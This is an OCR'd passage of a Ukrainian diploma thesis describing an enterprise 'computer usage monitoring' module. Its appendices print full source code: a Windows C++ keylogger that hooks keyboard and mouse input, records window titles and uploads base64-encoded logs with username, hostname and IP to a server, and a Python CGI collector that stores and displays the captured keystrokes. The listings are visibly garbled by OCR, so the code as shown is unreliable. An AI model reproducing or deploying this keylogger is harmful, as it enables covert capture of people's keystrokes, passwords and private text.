

Рис. 3.21. Приклад вмісту файлу

Для того, щоб застосувати фільтр при виведенні усіх даних, необхідно передати параметри у *url*-строку. Використовуються наступні параметри фільтрації:

– *username* – ім’я користувача комп’ютеру;
– *hostname* – назва комп’ютеру в локальній мережі;
– *ip* – адреса користувача;
– *pid* – ідентифікатор запущеного процесу модулю;
– *localtime* – фільтрування за часом;
– *filename* – фільтрування за назвою файлу;
– *content* – пошук за певною програмою.

3.4. Висновки до розділу

У даному розділі була представлена структура програмного модулю, яка складається з двох модулів: модулю обробки вхідної інформації (МОВІ) та модулю формування звітів (МФЗ).

МОВІ відповідає за отримання інформації від операційної системи комп’ютеру, коли користувач виконує певні дії. Далі модуль займається обробкою інформації: групує отримані дані відповідно до типу вводу, створює новий

файл з датою та часом у назві та зберігає туди результат. Після цього модуль формує тіло запиту, додає до нього створені файли та відправляє для подальшої обробки до МФЗ.

МФЗ відповідає за отримання запиту від МОВІ, зберігання даних до БД, відображення даних у форматі веб-сторінки в звичайному режимі та у режимі фільтрування даних, експорт даних у формат електронних таблиць чи електронних документів.

Так як усі програмні модулі знаходяться у відокремлених контейнерах *Docker*, для забезпечення взаємозв'язків окремих компонентів використовується *docker-compose*. Було створено сервіси – *app,* в якому зберігається МОВІ, *server,* в якому зберігається МФЗ та *sqlite3* із зображенням останньої версії БД.

Акторами у системі є адміністратор, сервер, система та користувач. Користувач виконує дії за комп'ютерний обладнанням підприємства, інформація про які надходять до системи. Система оброблює інформацію про дії, зберігає дані до файлу та надсилає їх на сервер. Сервер зчитує отримані дані та зберігає їх у БД. Адміністратор має можливість надіслати фільтрований або звичайний запит на отримання веб-сторінки від серверу.

Для реалізація програмного модулю було вирішено використати ряд бібліотек. Дані бібліотеки полегшили процес програмування та зменшили загальний обсяг написаного коду.

При проектуванні функцій модулю було використано шаблон проектування «Фабрика». Шаблон проектування «Фабрика» дозволяє повторно використовувати об'єкти та не створювати нові, що оптимізує використання системних ресурсів під час роботи програми. Також, шаблон дозволяє спростити додавання нових класів, модулів та функцій до програми, не змінюючи при цьому весь існуючий код, виділяє точку входу програми в єдине місце та реалізує принцип закритості і відкритості.

Було складено керівництво користувачам, в якому описується:

– спосіб налаштування ПП перед запуском, що включає в себе запуск *docker-compose,* запуск виконуваного файлу та локальне розгортання серверу;

– спосіб перегляду журналу через браузер;
– спосіб фільтрування даних через параметри url-адреси;
– розшифрування системних повідомлень;
– приклад вмісту файлу журналу;
– приклад назв файлів.

Оскільки система базується на ізольованих контейнерах, окремі частини можна розгортати на різних комп’ютерних обладнаннях. Програмний модуль не має зовнішнього впливу на локальний комп’ютер, тому його дані не будуть пошкоджені, а спосіб фальсифікації інформації неможливий, оскільки існує можливість перевірити час запуску чи вимикання контейнеру.

ВИСНОВКИ

Дипломна робота присвячений темі «Програмний модуль моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства». Актуальність даної тематики обумовлена щорічним ростом кількості випадків витоку конфіденційної інформації підприємств через внутрішні канали.

Перед дослідженням, яке проводилось у дипломній роботі, було поставлено задачу розробити програмний модуль моніторингу та експлуатації, який дозволяє відслідковувати дії, виконані за корпоративним обладнанням та формувати аналітичні звіти.

Було виявлено ряд недоліків існуючих програмних засобів, які дозволяють відслідковувати виконані дії за комп'ютером, а саме:

– обмежена кількість комп'ютерів, які можна відслідковувати одночасно;
– відсутність можливості розгортати сервер на власному обладнанні;
– закритість вихідного коду, що не дозволяє змінювати компоненти модулю під потреби конкретного підприємства тощо.

У дипломній роботі були використані наступні рішення:

– інструментарій для управління ізольованими контейнерами *Docker;*
– база даних *SQLite*;
– мова програмування *C++*;
– мова програмування *Python*;
– об'єктно-орієнтоване програмування;
– шаблони проектування.

У дипломній роботі було розроблено:

– модуль обробки вхідної інформації, яка надходить з корпоративного обладнання та пристроїв введення;
– модуль формування звітів, який виводить інформацію про кожний комп'ютер, який відслідковується та дії, які були виконані під час роботи з ним;

– серверна частину для запуску локального або зовнішнього способу доступу до звітів.

Усі компоненти розробленого програмного комплексу запускаються в ізольованих контейнерах, що дозволяє обмежити вплив ПП на систему в цілому. Крім того, перевагою контейнеризації є легкість розгортання, перезапуску, аналітики, можливість роботи декількох версій програми одночасно, переносимість та сумісність з великою кількістю операційних систем.

Результати дипломної роботи рекомендується використовувати на підприємствах у відділах ЗІ для запобігання витоку конфіденційної інформації, розслідування інцидентів, відстежування ефективності проведеного часу робітника і тд.

СПИСОК БІБЛІОГРАФІЧНИХ ПОСИЛАНЬ ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Дослідження витоків інформації з фінансових організацій в 2020 [Електронний ресурс]. – 2020. – Режим доступу: https://www.infowatch.ru/analytics/reports/issledovanie-utechek-informatsii-iz-finansovykh-organizatsiy-v-2020 (дата звернення 24.05.2021). – Назва з екрана.

2. Дослідження структури витоків персональних даних, 2019 рік [Електронний ресурс]. – 2019. – Режим доступу: https://www.infowatch.ru/sites/default/files/analytics/files/InfoWatch_%2004_2020_Персональные_данные_структура_1.7(отчет).pdf (дата звернення 24.05.2021). – Назва з екрана.

3. Remote Work After COVID-19 [Електронний ресурс]. – 2020.. – Режим доступу: https://www.gartner.com/en/human-resources/trends/remote-work-after-covid (дата звернення 24.05.2021). – Назва з екрана.

4. Єжова Л. Ф. Алгоритмізація і програмування процедур обробки. Навчально-методичний посібник для самостійного вивчення дисципліни / Л. Ф. Єжова. – Київ: Вид-во «КНЕУ», 2000. – 152 с.

5. Bjarne Stroustrup. The C++ Programming Language. – Сполучені Штати Америки: Вид-во «Addison-Wesley», 2013. – 328 с.

6. Граді Буч, Роберт А. Максимчук, Майкл У. Енгл, Бобі Дж. Янг, Джим Коналлен, Келі А. Х'юстон. Об'єктно-орієнтований аналіз і проектування з прикладами додатків. – Сполучені Штати Америки: Вид-во «Addison-Wesley», 2007.- 720с.

7. Лавріщева К.М. Програмна інженерія / К.М. Лавріщева. – Київ: Вид-во «Академперіодика», 2008. – 319 с.

8. Г.Г. Швачич, В.М.Пасинков, Г.А.Павленко, Н.С.Романова, В.В.Кузьменко. Побудова блок-схем: Навч. Посібник. – Дніпропетровськ: Вид-во НМетАУ, 2004.- 24с..

9. ДСТ 19.701-90 (ІСО 5807-85)

10. ДСТУ 3008-95. Державний стандарт України. Документація. Звіти у сфері науки і техніки. Структура і правила оформлення.

11. Гергель, В.П. Современные языки и технологии параллельного программирования: Посібник/ передм. : В.А. Садовничий. / В.П. Гергель. — Москва : Вид-во «МГУ», 2012. — 408 с.

12. Рамбо Дж., Якобсон А., Буч Г. UML: специальный справочник. – Санкт-Петербург : Вид-во «Питер», 2002. – 656 с.

ДОДАТОК А

Лістинг програмного коду модулю обробки вхідної інформації:

#define _CRT_SECURE_NO_WARNINGS #include <stdlib.h> #include <Winsock2.h> #include "windows.h"

#include <sys/stat.h> #include <fstream>

#include <iostream> #include <cstdio>

#include <string>

#include <vector>

#include <map>

#include <time.h>

#include <tlhelp32.h> #include "urlencode.h"

#include "base64.h"

using namespace std; char interestingMasks[50] = #ifdef _DEBUG*

{ "N:/LOGS/__KEYLOG..txt", NULL}; #else*

{"D:/LOGS/__KEYLOG..txt", NULL}; #endif*

*#define MAX_UPLOAD_SIZE 50000 FILE *fLog;*

string currentLogFilename; #ifdef _DEBUG

ofstream debugStream; #endif

HHOOK kbHook, mouseHook; KBDLLHOOKSTRUCT kbdStruct; WCHAR outputChar;

WCHAR deadChar;

char keyBuf[200];

char currentWindowTitle[200]; char lastWindowTitle[200]; map<string, time_t> uploadedVersion = map<string, time_t>(); time_t lastKeyLogRotate = 0; string pidStr;

string randomIdStr; bool logFileInUse = false; char scanCodeToStr(DWORD scancode); int KILL_PROC_BY_NAME(const char *szToTerminate); vector<pair<string, int> > listFiles(char *masks[]); int sendPostRequest(char**

hostname, char api, char* parameters, string& message); int uploadFile(string filename, string content); void rotateKeyLog(); string createLogFilename(time_t ts); void log(const char *msg) { while (logFileInUse) { /*busy wait, should be very short*/ } fprintf(fLog, "%s", msg); fflush(fLog);*

if (ftell(fLog) > MAX_UPLOAD_SIZE / 100 || (lastKeyLogRotate != 0 && time(0) - lastKeyLogRotate > 10000)) { rotateKeyLog();

}

}

string createLogFilename(time_t ts) { char timeStr[200];

if (ts == 0) {

strcpy(timeStr, "000000-000000"); }

else {

*time_t rawtime = ts; struct tm * timeinfo; timeinfo = localtime(&rawtime); strftime(timeStr, 200, "%y%m%d-%H%M%S", timeinfo); }*

string ret = string(interestingMasks[0]); ret.replace(ret.find_first_of(""), 1, timeStr); return ret;*

}

void rotateKeyLog() { lastKeyLogRotate = time(0); logFileInUse = true; if (fLog != NULL) { fclose(fLog);

string newLogFilename = createLogFilename(time(0)); rename(currentLogFilename.c_str(), newLogFilename.c_str()); }

fLog = fopen(currentLogFilename.c_str(), "w"); fprintf(fLog, "\360@%llu\361", time(0)); logFileInUse = false; }

*string getLocalIp() { struct hostent *hostinfo; char name[255];*

*char *svrAddr;*

if (gethostname(name, sizeof(name)) == 0) { if ((hostinfo = gethostbyname(name)) != NULL) { svrAddr = _strdup(inet_ntoa((struct in_addr *)*hostinfo->h_addr_list)); return string(svrAddr); }*

else {

return string("0.0.0.0"); }

```
}
else {
int err = WSAGetLastError(); return string("0.0.0.0"); }
}
DWORD WINAPI _uploadAttachments(LPVOID ignoredParameter) { vector<pair<string, int> > fnames = listFiles(interestingMasks); for (unsigned int i = 0; i<fnames.size(); i++) { string fn = fnames[i].first; int maskIdx = fnames[i].second; if (fn == currentLogFilename) continue;
long fileSize;
time_t lastModified; FILE *f = fopen(fn.c_str(), "r"); fseek(f, 0, SEEK_END); fileSize = ftell(f); rewind(f); struct _stat stats; _stat(fn.c_str(), &stats); lastModified = stats.st_mtime; if (uploadedVersion.find(fn) == uploadedVersion.end() || uploadedVersion[fn] != lastModified) { char content[MAX_UPLOAD_SIZE]; int nBytes = fread(content, sizeof(char), MAX_UPLOAD_SIZE, f); fclose(f);
string contentStr = string(content, nBytes); if (nBytes < fileSize && fileSize >= MAX_UPLOAD_SIZE) { char buf[300];
sprintf(buf, "<<File too long (%d bytes); truncated at %d bytes>>", fileSize, nBytes); contentStr += buf;
}
int result = uploadFile(fn, contentStr); if (result == 0) {
if (maskIdx == 0) { remove(fn.c_str()); }
else {
uploadedVersion[fn] = lastModified; }
}
}
else {
fclose(f);
}
}
return 0;
```

}

VOID CALLBACK uploadAttachments(HWND hwnd, UINT uMsg, UINT_PTR idEvent, DWORD dwTime) { CreateThread(NULL, 0, _uploadAttachments, NULL, 0, NULL); }

DWORD WINAPI sendPostRequestSimple(LPVOID requestBody) {

*string *request = (string*)requestBody; string response = string("POST failed"); int result = sendPostRequest("localhost", "index.py", (char*)request->c_str(), response); delete[] requestBody; if (result == 0 && response.find_first_of("OK") != 0) { return -1;*

}

else {

return result;

}

}

*int uploadFile(string filename, string content) { char buf[200] = "N/A"; DWORD bufsize = 200; GetUserNameA(buf, &bufsize); string username = string(buf, bufsize); strcpy(buf, "N/A"); gethostname(buf, 200); string hostname = string(buf); time_t now = time(0); sprintf(buf, "%llu", now); string nowStr = string(buf); string base64data = base64_encode((const unsigned char *)content.c_str(), content.length()); string *requestBody = new string(""); *requestBody += *

"padding1=padding_zaradi_cudnih_knjiznic_ki_dodajo_newline_v_prvi_keyname" + string("") + \ "&filename=" + UrlEncodeString(filename) + \ "&username=" + UrlEncodeString(username) + \ "&hostname=" + UrlEncodeString(hostname) + \ "&ip=" + getLocalIp() + \ "&pid=" + pidStr + "." + randomIdStr + \ "&localtime=" + UrlEncodeString(nowStr) + \ "&content=" + UrlEncodeString(base64data) + \ "&padding2=padding_zaradi_cudnih_knjiznic_ki_rezejo_zadnje_znake_request_stringa"; int result = sendPostRequestSimple(requestBody); return result;

}

```
void logWindowTitle() { GetWindowTextA(GetForegroundWindow(), currentWindowTitle, 200); if (strcmp(currentWindowTitle, lastWindowTitle) != 0) { char buf[200];
sprintf(buf, "\360T%s\361", currentWindowTitle); log(buf);
strcpy(lastWindowTitle, currentWindowTitle); }
}
VOID CALLBACK logTime(HWND hwnd, UINT uMsg, UINT_PTR idEvent, DWORD dwTime) { char buf[200];
sprintf(buf, "\360@%llu\361", time(0)); log(buf);
logWindowTitle();
}
LRESULT CALLBACK InputHandler(int nCode, WPARAM wParam, LPARAM lParam) { if (nCode < 0)
{
return CallNextHookEx(kbHook, nCode, wParam, lParam); }
logWindowTitle();
kbdStruct = *((KBDLLHOOKSTRUCT*)lParam); bool isKeyExtended = (bool)((kbdStruct.flags >> LLKHF_EXTENDED) & 1); if (wParam == WM_KEYDOWN || wParam == WM_SYSKEYDOWN) { sprintf(keyBuf, "%s", scanCodeToStr(kbdStruct.vkCode)); log(keyBuf);
}
if (kbdStruct.vkCode == 160 || kbdStruct.vkCode == 161) { sprintf(keyBuf, "\360s%s\361", wParam == WM_KEYDOWN ? "+" : "-"); log(keyBuf);
}
if (kbdStruct.vkCode == 164 || kbdStruct.vkCode == 165) { sprintf(keyBuf, "\360a%s\361", wParam == WM_SYSKEYDOWN ? "+" : "-"); log(keyBuf);
}
if (kbdStruct.vkCode == 162 || kbdStruct.vkCode == 163) { sprintf(keyBuf, "\360c%s\361", wParam == WM_KEYDOWN ? "+" : "-"); log(keyBuf);
}
```

```
return 0;
}
LRESULT CALLBACK MouseHandler(int nCode, WPARAM wParam, LPARAM lParam) { if (nCode < 0)
{
return CallNextHookEx(kbHook, nCode, wParam, lParam); }
logWindowTitle();
if (wParam == WM_LBUTTONDOWN) { log("<click>");
}
else if (wParam == WM_RBUTTONDOWN) { log("<rclick>");
}
else if (wParam == WM_RBUTTONDOWN) { log("<mswheel>");
}
return 0;
}
vector<pair<string, int> > listFiles(char *masks[]) { vector<pair<string, int> > result = vector<pair<string, int> >(); WIN32_FIND_DATA fileDesc; for (int cMask = 0; masks[cMask] != NULL; cMask++) { if (masks[cMask] == NULL) break; string maskPath = string(masks[cMask]); maskPath = maskPath.substr(0, maskPath.find_last_of('/')); HANDLE myHandle = FindFirstFile(masks[cMask], &fileDesc); while (1) {
if (myHandle != INVALID_HANDLE_VALUE) { string filePath = maskPath + "/" + fileDesc.cFileName; result.push_back(pair<string, int>(filePath, cMask)); int ok = FindNextFile(myHandle, &fileDesc); if (ok == 0 && GetLastError() == ERROR_NO_MORE_FILES) break;
}
else {
break;
}
}
```

```
}
return result;
}
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR szCmdLine, int nCmdShow) {
currentLogFilename = createLogFilename(0); rotateKeyLog();
#ifdef _DEBUG
debugStream.open("klg_debug.txt"); #endif
char buf[100];
srand(time(0) % 2000000011); sprintf(buf, "%d", rand()); randomIdStr = string(buf); sprintf(buf, "%lu", GetCurrentProcessId()); pidStr = string(buf); WSADATA WsaData;
WSAStartup(0x0101, &WsaData); KILL_PROC_BY_NAME("logger.exe"); getLocalIp();
kbHook = SetWindowsHookEx(WH_KEYBOARD_LL, (HOOKPROC)InputHandler, GetModuleHandle(NULL), 0); mouseHook = SetWindowsHookEx(WH_MOUSE_LL, (HOOKPROC)MouseHandler, GetModuleHandle(NULL), 0); SetTimer(NULL, 0, 1000, logTime); SetTimer(NULL, 0, 10123, uploadAttachments); MessageBox(NULL, "Програма розпочала роботу!", "Качанов М.А.", MB_OK); MSG message;
while (GetMessage(&message, NULL, 0, 0)) {
TranslateMessage(&message); DispatchMessage(&message); }
fclose(fLog);
return 0;
}
#define SEND_RQ(MSG)
```

ДОДАТОК Б

Лістинг програмного коду модулю формування звітів:

import cgi, cgitb, sys import base64

import urllib

import chardet

import string

cgitb.enable()

import os, sys, time, re import sqlite3

def htmlEscape(txt):

return txt.replace('&','&').replace('<','<').replace('>','>') _form = cgi.FieldStorage() def q(key, default=None, forceUnicode=True): if key in _form:

if forceUnicode:

return _form.getfirst(key) else:

return _form.getfirst(key) else:

return default

def setupTablespace(): con = sqlite3.connect('db.dat') cur = con.cursor()

cur.execute("CREATE TABLE uploads (id integer PRIMARY KEY AUTOINCREMENT, username text NOT NULL, hostname text NOT NULL, ip text NOT NULL, pid text NOT NULL, localtime bigint NOT NULL, servertime bigint NOT NULL, filename text NOT NULL, content text NOT NULL)") comments = {

'id': 'Row id.',

'username': 'Local username of the user uploading the file', 'hostname': 'Hostname of the machine from which the file was uploaded', 'ip': 'Local IP of that machine', 'pid': 'A string <pid>.<rid> where <pid> is process ID of the keylogger and <rid> is a random ID the keylogger chooses at startup.', 'localtime': 'Local unix timestamp on the uploading machine at the time of upload (the file itself may have been created long before!)', 'servertime': 'Local unix timestamp on the server at the time of upload',

'filename': 'Filename of this file, INCLUDING PATH', 'content': 'Contents of the file, base64-encoded'

}

con.commit()

def timeStr(timestamp): return time.strftime('%Y-%m-%d %H:%M:%S', time.localtime(timestamp)) def isKeylog(row):

ok = os.path.split(row['filename'])[1].startswith('__KEYLOG') ok &= row['content'].startswith('\xf0@') return ok

def creationTime(row): if isKeylog(row):

content = row['content'] ts = re.search('\xf0@T(\\d+)\xf1', content) if ts:

return int(ts.group(1)) return row['localtime'] class WindowTitle:

def __init__(self, title, ts): self.title = title

self.ts = ts

def __str__(self):

return '<div style="background: class Warning:

def __init__(self, text, ts): self.text = text

self.ts = ts

def __str__(self):

return '<div style="background: class Keystrokes:

def __init__(self, seq, ts): seq = re.sub('(<left>|<up>|<down>|<right>)+', '& seq = seq.replace('<click>','& while True:

seq, nChanges = re.subn('[a-z 0-9]<backspace>', '', seq) if nChanges==0: break

seq = re.sub('(\xf0[asc][+-]\xf1)\\1+', r'\1', seq) seq = re.sub('\xf0s\\+\xf1([a-z]+)\xf0s-\xf1', lambda x: x.group(1).upper(), seq) seq = seq.replace('<','<') seq = seq.replace('<enter>','& while True:

seq, nChanges = re.subn('\xf0([asc])\\+\xf1\xf0(\\1-)\xf1', '', seq) if nChanges==0: break

while True:

```
seq, nChanges = re.subn('\xf0([asc])\\+\xf1(.+?)\xf0(\\1-)\xf1', r'<sub>\1</sub>(\2)', seq) if nChanges==0: break
self.seq = seq
self.ts = ts
def __str__(self):
return (self.seq.replace('\xf0','!').replace('\xf1','?')) class FileAttachment:
def __init__(self, dbRow): self.dbRow = dbRow
self.ts = dbRow['localtime'] def __str__(self):
filename = os.path.split(self.dbRow['filename'])[1] url = '/index.py?getFile=yes&fileId=%d&fileName=%s' % (self.dbRow['id'], filename) return '<div style="background: (timeStr(self.ts), url, htmlEscape(filename)) def userActivityHtml(cur, username, earliestDisplay): html = ""
cur.execute("SELECT * FROM uploads WHERE username=? AND localtime > ? ORDER BY localtime ASC", (username, earliestDisplay)) rows = cur.fetchall()
logRows = [r for r in rows if isKeylog(r)] log = ''.join(row['content'] for row in logRows) log = re.sub(r'(.*?)(\xf0@[0-9]+\xf1)(.*)', r'\2\1\3', log) actions = []
for part in log.split('\xf0@')[1:]: ts, act = part.split('\xf1', 1) ts = int(ts)
if '\xf0T' not in act: actions.append((ts, act)) else:
parts = re.split('\xf0T(.*?)\xf1', act) for (i, txt) in enumerate(parts): if i%2==0:
actions.append((ts, txt)) else:
actions.append((None, WindowTitle(txt, ts))) i = 1
while i < len(actions): now = actions[i][0]
prev = actions[i-1][0] if now!=None and prev!=None and not (0 <= now-prev <= 3): actions.insert(i, (None, Warning("Irregular heartbeats: %s followed by %s." % (timeStr(prev), timeStr(now)), now))) i += 1
i += 1
actions2 = []
i = 0
while i < len(actions): if actions[i][0]==None: actions2.append(actions[i][1]) i += 1
```

else:

start = i

while i<len(actions) and actions[i][0]!=None: i += 1

seq = ''.join(act for ts,act in actions[start:i]) if seq != '':

actions2.append(Keystrokes(seq, actions[start][0])) actions2.extend(FileAttachment(row) for row in rows if row not in logRows) for i in range(1,len(rows)): for var in ('username', 'hostname', 'ip', 'pid'): if rows[i][var] != rows[i-1][var]: actions2.append(Warning("%s has changed from '%s' to '%s'" % (var, rows[i-1][var], rows[i][var]), rows[i]['localtime']-0.001)) actions2.sort(key = lambda a: a.ts) html = '\n'.join(str(a) for a in actions2) if rows==[]:

*rows.append({'hostname':'N/A', 'ip':'N/A'}) columnHeader = '<h3 style="background:black;width:500px;color:white;position:fixed;top:0">%s
%s (%s)</h3>' % \ (username, rows[0]['ip'], rows[0]['hostname']) columnHeader += '<div style="background: return ' %s%s ' % (columnHeader, html) if q('filename') and q('content'): con = sqlite3.connect('db.dat') cur = con.cursor()*

cur.execute("INSERT INTO uploads (username, hostname, ip, pid, localtime, servertime, filename, content) VALUES (?,?,?,?,?,?,?,?)", (q('username'), q('hostname'), q('ip'), q('pid'), int(q('localtime')), int(time.time()), q('filename'), q('content'))) con.commit()

con.close()

*print('content-type:text/html\n') print('OK. Upload succeeded.
') elif q('getFile'):*

fileId = q('fileId')

con = sqlite3.connect('db.dat') cur = con.cursor()

cur.execute('SELECT filename, content FROM uploads WHERE id=?', fileId) rows = cur.fetchall()

print('content-type: text/html\n\n') print ('<table style="table-layout: fixed;word-break: break-all;border-collapse: collapse;width:100%;"><tr><th>file-name</th><th>content</th></tr>') print ('<tbody>')

for field in rows:

weird = bytearray(set(range(0x100)) - set(map(ord, string.printable))) print ('<tr><td>' + field[0] + '</td><td>' + base64.b64decode(field[1]).translate(None, weird).decode() + '</td>') print ('</tbody>')

print ('</table>')

print(' ')

con.close()

else:

print('content-type:text/html\n\n') try:

setupTablespace(); print('<h1>Tablespace created.</h1>') except:

pass

*maxAge = q('maxAge', 2*3600) earliestDisplay = time.time() - int(maxAge) con = sqlite3.connect('db.dat') con.row_factory = sqlite3.Row cur = con.cursor()*

cur.execute("SELECT distinct(username) as username FROM uploads WHERE localtime > ?", (earliestDisplay,)) rows = cur.fetchall()

if not rows:

print('<h1>No logs available for the last %0.3f minutes</h1>' % (maxAge/60)) for row in rows:

print(userActivityHtml(cur, row['username'], earliestDisplay))